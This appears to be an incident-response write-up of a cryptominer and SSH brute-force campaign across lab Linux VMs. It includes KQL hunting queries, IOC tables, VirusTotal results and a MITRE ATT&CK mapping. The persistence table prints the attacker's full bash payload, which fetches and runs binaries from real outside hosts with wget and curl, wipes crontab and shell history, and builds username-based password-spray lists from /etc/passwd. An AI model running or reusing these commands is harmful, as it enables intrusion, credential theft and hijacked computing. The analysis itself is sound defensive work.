Mar 14, 2025 5:46:51 PM	sakel-lunix-2.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	/reteia -c '#!/bin/bash k...

Full Payload Breakdown

Persistence & Cleanup

- crontab -r → Crontab removal (disable scheduled defenses)
- chattr -iae ~/.ssh/authorized_keys → Attempts to modify SSH authorized_keys
- history -c / rm -rf .bash_history ~/.bash_history → Clear evidence
- /etc/sysctl.conf modified (file descriptor limits maxed for mass connections)

Command & Control (C2) & Payloads

IOC / Domain / IP	Purpose
dinpasiune.com/payload	Remote payload download
85.31.47.99/.NzJjOTYwxx5/.balu	Payload dropper / miner binary
80.76.51.5/.NzJjOTYwxx5/.balu	Redundant miner source

File System / Execution Artifacts

File / Directory	Purpose
/var/tmp/Documents/.diicot	Likely the miner / malware binary
/var/tmp/kuak	Secondary dropped file / helper script
/tmp/cache	Execution staging
/dev/shm/.x/	Hides binaries

Brute Force User Enumeration & Password Spraying

- Reads /etc/passwd
- Attempts multiple common password combinations:
- \${user}123, \${user}1234, \${user}@123, Passw0rd, P@ssw0rd, Huawei@123, etc.
- Fully automated internal credential harvesting and spraying

Mining Activity

- xmrig, cnrig, Opera, java processes killed (competing miners removed)
- Replaces with own miner .diicot, .balu, .kuak

Incident Recap – Findings So Far

Category	Details
Primary Brute-Force Origin	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
Internal IP	10.0.0.217
Behavior Observed	<ul style="list-style-type: none"> - Automated SSH brute-force campaign targeting internal and external IPs - Sequential IP scanning
Total SSH Attempts (External)	244,560+ attempts observed targeting external IPs over port 22
Internal Targets	256 unique internal IPs targeted
Attack Pattern	<ul style="list-style-type: none"> - Systematic sequential scanning - Repeated attempts (3 hits per external IP block)
Brute-Force Conclusion	Confirmed sakel-lunix-2 is responsible for large-scale brute-force, but NOT initial infection

Pivot – Infection Spread Identified (Lateral Movement / Propagation)

Infected VM	First Observed Infection Timestamp	Notes
levi-linux-vulnerability	Feb 20, 2025 - 18:30 UTC	Earliest miner activity (.diicot / .reteia payloads)
linux-program-fix	Mar 4, 2025 - 17:51 UTC	.reteia payload matched
linux-programmatic-ajs	Mar 7, 2025 - 21:24 UTC	Consistent with infection timeline
linux-programmatic-vm-danny	Mar 11, 2025	Follows pattern
linuxvmdavid	Mar 13, 2025	Similar miner payload
sakel-lunix-2	Mar 14, 2025 - 17:46 UTC	Not initial compromise. Launch point for external brute-force.

```

DeviceProcessEvents
| where ProcessCommandLine has_any ("rete", ".dicot", ".balu", "xmrig")
| or (ProcessCommandLine contains "rm -rf /var/tmp/Documents")
| summarize count() by DeviceName, bin(Timestamp, 1h)
| order by count_ desc

```

started **Results** Query history

Show empty columns 9 items

DeviceName	Timestamp ↑	count_
linux-vuln-test-jonz.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Feb 23, 2025 12:00:00 AM	20
lx-test-vm-0222.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Feb 23, 2025 4:00:00 AM	1
linux-programmatic-fix-tleanne.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 1, 2025 6:00:00 PM	11
linux-programmatic-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 4, 2025 5:00:00 PM	28
linux-programmatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 7, 2025 9:00:00 PM	13
linux-programmatic-vm-danny.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 11, 2025 1:00:00 AM	2
linuxvmdavid.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 13, 2025 5:00:00 AM	12
sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 14, 2025 5:00:00 PM	12
linux-vm-vulnerability-test-tau.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 21, 2025 7:00:00 AM	10

Stage: Persistence	Action/IOC <code>crontab -r, SSH key manipulation (chattr -iae ~/.ssh/authorized_keys)</code>	<code>./reteaa -c "#!/bin/bash key=\$1 user=\$2 if [[\$key == "KOFVwMxV7k7Jp7fwXPY6Cmp16vf8EnL54650LjYb6Wd1Ncr3SrpnAU"]] then echo -e "" else echo Logged in successfully. rm -rf .reteaa crontab -r ; pkill xrx ; pkill haitzblacku ; pkill xMEu ; cd /var/tmp ; rm -rf /dev/shm/x /var/tmp/update-logs /var/tmp/Documents /tmp/.tmp /tmp/.tmp ; pkill Opera ; rm -rf xmrig .diicot .black Opera .black xmrig.1 ; pkill xmrig ; killall java ; pkill xmrig ; killall xmrig ; wget -q dinpasiune.com/payload -O -s -L dinpasiune.com/payload wget85.31.47.99/payload ; curl -O -s -L 85.31.47.99/payload ; chmod +x * ; ./payload >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ; ./bash_history chmod +x .teaca ; ./teaca >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ; ./bash_history fi rm -rf /etc/sysctl.conf ; echo "fs.file-max = 2097152" >/etc/sysctl.conf ; ulimit -n 99999 -u 999999 cd /dev/shm/x mkdir /dev/shm/x >/dev/null 2>&1 mv network.x /etc/retea ips iplist sleep 1 rm -rf pass user=cat /etc/passwd grep -v nologin grep -v false grep -v sys halt grep -v shutdown cut -d: -f1 echo \$user > .users pcheck=grep -c .users for us in \$(cat \$passus) ; do printf "\$us\n" >> pass printf "\$us \$us\$us\n" >> pass printf "\$us123\n" >> pass printf "\$us \"\$us\"123456\n" >> pass printf "\$us 123456\n" >> pass printf "\$us 1\n" >> pass printf "12\n" >> pass printf "\$us 123\n" >> pass printf "\$us 12345\n" >> pass printf "\$us 123456789\n" >> pass printf "\$us 123456.com\n" >> pass printf "\$us 123456.com.\n" >> pass printf "\$us 1qaz@WSX\n" >> pass printf "\$us \"\$us@\n" >> pass printf "\$us \"\$us\"@1234\n" >> pass printf "\$us \"\$us\"@123456\n" >> pass printf "\$us \"\$us\"123\n" >> pass printf "\$us \"\$us\"1234\n" >> pass printf "\$us \"\$us\"123456\n" >> pass printf "\$us qwer1234\n" >> pass printf "\$us 111111\n" >> pass printf "\$us Passw0rd\n" >> pass printf "\$us P@ssw0rd\n" >> pass printf "\$us qaz123!@\#\n" >> pass printf "\$us @#\n" >> pass printf "\$us password\n" >> pass printf "\$us Huaw\n" >> pass done wait sleep 0.5 cat bios.txt sort -R uniq cat i > bios.txt ./network "rm -rf /var/tmp/Documents /var/tmp/Documents 2>&1 ; crontab -r ; chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; ./var/tmp/Documents/dicot ; pkill Opera ; pkill xmrig ; killall java ; pkill xmrig ; killall xmrig ; ./var/tmp/mv /var/tmp/dicot /var/tmp/Documents/dicot >/var/tmp/kuak /var/tmp/Documents/kuak ; cd /var/tmp/Documents ; chmod +x * ; ./var/tmp/Documents >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ; rm -rf /tmp/cache ; cd /tmp/ ; wget -O -s -L 85.31.47.99/NzJj0TYwx5.balu curl -O -s -L 85.31.47.99/NzJj0TYwx5.balu ; mv_balu.cache ; chmod +x cache ; ./cache >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history ; ./bash_history" sleep 25 function Miner /dev/shm/retea /dev/shm/.magic ; rm -rf /dev/shm/x /tmp/kuak /tmp/dicot /tmp/.diicot ; rm -rf ~./bash_history -c } Miner ./reteaa KOFVwMxV7k7Jp7fwXPY6Cmp16vf8EnL54650LjYb6Wd1Ncr3SrpnAU Haceru</code>
Cleanup C Hiding	<code>history -c, bash history deletion</code>	
Mining Activity	<code>.diicot, .balu, .kuak, xmrig, process kills (pkill xmrig, pkill java)</code>	
Payload Hosts	<code>dinpasiune.com/payload, 85.31.47.99/.NzJj0TYwx5/.balu, 80.76.51.5/.NzJj0TYwx5/.balu</code>	
File System Abuse	<code>/var/tmp/, /dev/shm/.x, /tmp/cache</code>	
Brute Force Logic	<code>Userlist generation (/etc/passwd extraction), common password spraying</code>	

Attacker Infrastructure's Brute-Force Activity Timeline

During the logon analysis of `linux-vulnmgmt-kobe`, multiple suspicious external IPs attempted SSH brute-force logins. Investigation confirms additional malicious IPs actively targeting this VM alongside the primary miner infrastructure.




Figure11: Kobe Threat Actor Node - Lateral Spread Visualization

DeviceNetworkEvents

```
| where Timestamp between (datetime(2025-02-01) .. datetime(2025-03-22))  
| where DeviceName has_any ("linux-vulnmgmt-kobe")  
| where RemoteIP in ("218.92.0.222", "194.32.145.243", "87.120.116.35")  
| project Timestamp, DeviceName, RemoteIP, RemotePort, InitiatingProcessCommandLine  
| summarize Connections=count() by DeviceName, RemoteIP
```

started **Results** Query history


Show empty columns 1 item

Add filter

DeviceName	RemoteIP	Connections
linux-vulnmgmt-kobe.p2zfvs05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	(1) 218.92.0.222	1

Malicious IPs Identified from DeviceLogonEvents


Timestamp (UTC)	Remote IP	Location	ISP/ASN	Activity	Status
Feb 25, 2025 10:54	218.92.0.225	China, Jiangsu	Chinanet (ASN 4134)	Brute-Force on root	Malicious - Repeated attempts
Feb 25, 2025 10:55	172.56.55.120	USA, California	T-Mobile (ASN 21928)	Brute-Force on k24saing	Malicious - Repeated attempts
Feb 25, 2025 10:55+	218.92.0.227	China, Jiangsu	Chinanet (ASN 4134)	Brute-Force on root	Malicious - Persistent
Feb 25, 2025 10:56+	218.92.0.222	China, Jiangsu	Chinanet (ASN 4134)	Brute-Force on root	Malicious - 13/96 Vendors Flagged




Threat Intelligence (VirusTotal / Defender)

IP	Detection	Details
218.92.0.222	13/96 vendors	Malware, Phishing, Suspicious - Nanjing, China
218.92.0.227	Defender Alerts (6 active)	Repeated login attempts
218.92.0.225	Defender Alerts	Internal failed logins
172.56.55.120	Low reputation	Unusual login attempt, observed once

- Kobe received inbound SSH connection from 218.92.0.222 (ChinaNet, flagged malicious).



The screenshot shows a security log query results page. The query filters for DeviceLogonEvents between February 18 and 22, 2025, where the DeviceName contains "linux-vulnmgmt-kobe" and the LogonType is either "Network" or "RemoteInteractive". It also filters for ActionType being "LogonFailed" or "LogonSuccess". The results are projected to include Timestamp, DeviceName, AccountName, RemoteDeviceName, RemoteIP, RemotePort, and FailureReason, ordered by Timestamp. The results table shows 259 items, with columns for Timestamp, DeviceName, AccountName, RemoteDeviceName, and RemoteIP. Many entries show failed logons from the IP 218.92.0.222.



The screenshot shows the VirusTotal analysis page for the IP 218.92.0.222. It displays a summary card with a score of 13/96, indicating 13 out of 96 security vendors flagged the URL as malicious. Below this, there's a URL field containing "http://218.92.0.222/218.92.0.222" and a dropdown menu set to "ip". The main table lists the security vendors' analysis, showing various vendor names, their findings (e.g., Malicious, Phishing, Suspicious), and associated threat intelligence sources like ArcSight Threat Intelligence, Certego, CyRadar, Fortinet, GreenSnow, SOCRadar, AlphaSOC, and Abusix. The status for most vendors is "Malicious", except for one which is "Suspicious" and another which is "Clean".

- VirusTotal confirms 218.92.0.222 as a high-risk China-based IP, associated with Chinanet (ASN 4134), flagged for malware and phishing operations.

MITRE Tactics Mapped:

Tactic	Technique	Observations
Initial Access	T1078 - Valid Accounts	SSH brute-force using weak lab credentials.
	T1190 - Exploit Public-Facing Application	Initial compromise via levi-linux-vulnerability exploiting SSH or web services.
Execution	T1059 - Command and Scripting Interpreter	.diicot, .retea, .balu miner payloads executed.
	T1203 - Exploitation for Client Execution	curl / wget payload delivery, direct execution from attacker-controlled infrastructure.
Persistence	T1053.003 - Scheduled Task / Cron	Malicious cron jobs observed in linuxvmvulnerability-test-corey and others.
	T1070.004 - Indicator Removal on Host	Cleared bash history, manipulated logs to hide traces.
Defense Evasion	T1562.004 - Disable or Modify System Firewall	iptables -w -t security -C OUTPUT -d 168.63.129.16 -j DROP — Attempted block of Azure Metadata Service.
	T1070.003 - Clear Command History	Verified: History wiping commands executed.
	T1140 - Deobfuscate/Decod	Payloads fetched and executed via curl/wget, likely base64-encoded.

	e Files or Information	
Credential Access	T1110 - Brute Force	SSH brute-force confirmed by linux-vulnmgmt-kobe attempting internal logins.
	T1552.001 - Unsecured Credentials: Credentials In Files	Checked audit logs for passwd, shadow, sudo — indicating credential-hunting behavior.
Discovery	T1083 - File and Directory Discovery	Searched system audit rules, firewall configs, kernel modules — typical recon prior to exploitation.
	T1016 - System Network Configuration Discovery	iptables -nL, checked UFW status, listed iptable mangle table — proving network config recon.
Lateral Movement	T1021.004 - SSH	Kobe pivoted internally, brute-forcing other Linux VMs and spreading miners.
Command C Control	T1071.001 - Web Protocols	Outbound curl/wget to 218.92.0.222 (ChinaNet) and other miner pools.
Impact	T1496 - Resource Hijacking	Multiple VMs infected, mining processes deployed, leading to resource consumption.

Conclusion on Lateral Movement and Internal Infection


Following Kobe's compromise:

- Post-compromise, linux-vulnmgmt-kobe launched internal SSH brute-force attacks targeting multiple Linux VMs.
 - Confirmed infected internal targets: levi-linux-vulnerability, linux-program-fix, linux-programmatic-ajs, linux-programmatic-vm-danny, linuxvmdavid
 - sakel-lunix-2 (performed external abuse)
- Malware indicators detected:
 - Deployment of .diicot and .reteia miner binaries across compromised systems.
- Attack method:
 - Internal SSH brute-force pivoting.
 - Lateral movement observed as Kobe expanded the miner infection.
- Impact:
 - Widespread internal compromise of the environment.

- Activity aligns with MITRE T1496 - Resource Hijacking, confirming the use of systems for crypto-mining operations.

Threat Intelligence - OSINT Validation of IOCs

Microsoft TI Report



1. Malicious Infrastructure - IPs & Domains

IOC/URL	Detection Rate	VT Verdict	Notes
85.31.47.99	2 / 96	Malicious	Hosts .balu miner payload
dinpasiune[.]com	3 / 96	Phishing / Malware	Direct malware delivery domain, resolves to multiple suspicious IPs
80.76.51.5	16 / 96	Malware / Phishing	Also hosts .balu miner payload

2. VirusTotal Passive DNS s ELF Malware Communication

Domain / Subdomain	Related ELF	VT Verdict	Notes
85.31.47.99	2 / 96	Detection	ELF miner binaries used in the attack
dinpasiune[.]com	3 / 96	Phishing / Malware	Passive DNS - subdomain linked
80.76.51.5	16 / 96	Malware / Phishing	Passive DNS - subdomain linked

3. Malware ELF Payloads Identified

- Files: .diicot, retea, payload, 263839397, Update
- Type: ELF Linux Miner / Trojan
- Detection rate: 25 - 34 / 64 AV engines
- Behavior: SSH brute-force, credential harvesting, crontab persistence, miner deployment.

4. Risk Summary (From Community and Vendor Scores)

Source	Community/Vendor Risk
dinpasiune[.]com	-55 score (VT)
85.31.47.99	Flagged as Malicious
80.76.51.5	Flagged as Malware / Phishing
Related ELF Files	High detection - Confirmed malicious

The screenshot shows the VirusTotal analysis interface for the IP address 85.31.47.99. The top bar indicates a 'Community Score' of 2 / 96, with a note that 2/96 security vendors flagged this URL as malicious. The main panel displays the URL http://85.31.47.99/ and the IP 85.31.47.99. Below this, it shows the status 200, content type text/html, and last analysis date 2 months ago. The 'DETECTION' tab is selected, showing a 'Security vendors' analysis' section with a 'Malicious' verdict from CRDF and Forcepoint ThreatSeeker. A 'Do you want to automate checks?' button is visible at the bottom right.

13 / 96

Community Score -55

13/96 security vendors flagged this URL as malicious

http://dinpasiune.com/

Last Analysis Date 6 days ago

REANALYZE SEARCH MORE

DETECTION DETAILS COMMUNITY 2

Security vendors' analysis Do you want to automate checks?

alphaMountain.ai	Phishing	BitDefender	Malware
Criminal IP	Phishing	Dr.Web	Malicious
Emsisoft	Malware	ESET	Malware
Fortinet	Malware	G-Data	Malware
Lionic	Malicious	Seclookup	Malicious
SOCRadar	Malware	Sophos	Malware
Webroot	Malicious	Abusix	Clean

Passive DNS Replication (9)

Date resolved	Detections	Resolver	IP
2024-07-04	5 / 94	VirusTotal	91.195.240.12
2023-11-22	11 / 94	VirusTotal	91.92.247.224
2023-06-28	4 / 94	VirusTotal	95.214.27.89
2020-10-05	3 / 94	VirusTotal	91.195.240.94
2020-02-20	1 / 94	VirusTotal	109.234.109.82
2020-02-19	2 / 94	VirusTotal	109.234.109.76
2019-09-27	2 / 94	VirusTotal	94.23.162.163
2019-08-31	5 / 94	VirusTotal	54.38.220.85
2018-12-29	0 / 94	VirusTotal	188.213.22.57

